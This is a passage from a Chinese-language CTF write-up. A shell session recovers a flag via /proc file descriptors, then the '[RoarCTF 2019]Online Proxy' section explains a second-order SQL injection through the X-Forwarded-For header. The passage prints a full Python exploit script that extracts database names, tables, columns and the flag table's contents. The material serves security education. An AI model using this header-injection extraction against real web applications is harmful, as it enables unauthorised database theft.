
```
app@3a9f6a70db4b:/proc/10$ cd fd
cd fd
app@3a9f6a70db4b:/proc/10/fd$ ls
ls
0
1
2
3
4
5
app@3a9f6a70db4b:/proc/10/fd$ cat *
cat *
cat: 1: Permission denied
cat: 2: Permission denied
flag{89b6980a-ab5b-40a7-954d-5576b9537451}
cat: 4: No such device or address
cat: 5: No such device or address
app@3a9f6a70db4b:/proc/10/fd$
```

参考链接：2020 年 V&N 内部考核赛 WriteUp

[RoarCTF 2019]Online Proxy


~~看wp后~~

查看源码看到客户端IP,猜测是把客户端的IP地址记录到数据库当中，经过尝试发现添加X-Forwarded-For可以修改ip，找到注入点



时间盲注即可，赵师傅则是将字符转为数字直接输出，效率高得多：

```python
#!/usr/bin/env python3

import requests

target = "http://node3.buuoj.cn:29745/"

def execute_sql(sql):
    print("[*]请求语句：" + sql)
    return_result = ""

    payload = "0'|length((" + sql + "))|'0"
    session = requests.session()
    r = session.get(target, headers={'X-Forwarded-For': payload})
    r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})
    r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})
    start_pos = r.text.find("Last Ip: ")
    end_pos = r.text.find(" -->", start_pos)
    length = int(r.text[start_pos + 9: end_pos])
    print("[+]长度：" + str(length))

    for i in range(1, length + 1, 5):
        payload = "0'|conv(hex(substr((" + sql + ")," + str(i) + ",5)),16,10)|'0"

        r = session.get(target, headers={'X-Forwarded-For': payload}) # 将语句注入
        r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})    # 查询上次IP时触发二次注入
        r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})    # 再次查询得到结果
        start_pos = r.text.find("Last Ip: ")
        end_pos = r.text.find(" -->", start_pos)
        result = int(r.text[start_pos + 9: end_pos])
        return_result += bytes.fromhex(hex(result)[2:]).decode('utf-8')

        print("[+]位置 " + str(i) + " 请求五位成功:" + bytes.fromhex(hex(result)[2:]).decode('utf-8'))

    return return_result


# 获取数据库
print("[+]获取成功：" + execute_sql("SELECT group_concat(SCHEMA_NAME) FROM information_schema.SCHEMATA"))

# 获取数据库表
print("[+]获取成功：" + execute_sql("SELECT group_concat(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_S
CHEMA = 'F4l9_D4t4B45e'"))

# 获取数据库表
print("[+]获取成功：" + execute_sql("SELECT group_concat(COLUMN_NAME) FROM information_schema.COLUMNS WHERE TABLE
_SCHEMA = 'F4l9_D4t4B45e' AND TABLE_NAME = 'F4l9_t4b1e' "))

# 获取表中内容
print("[+]获取成功：" + execute_sql("SELECT group_concat(F4l9_C01uMn) FROM F4l9_D4t4B45e.F4l9_t4b1e"))
```



参考：

[RoarCTF 2019]Online Proxy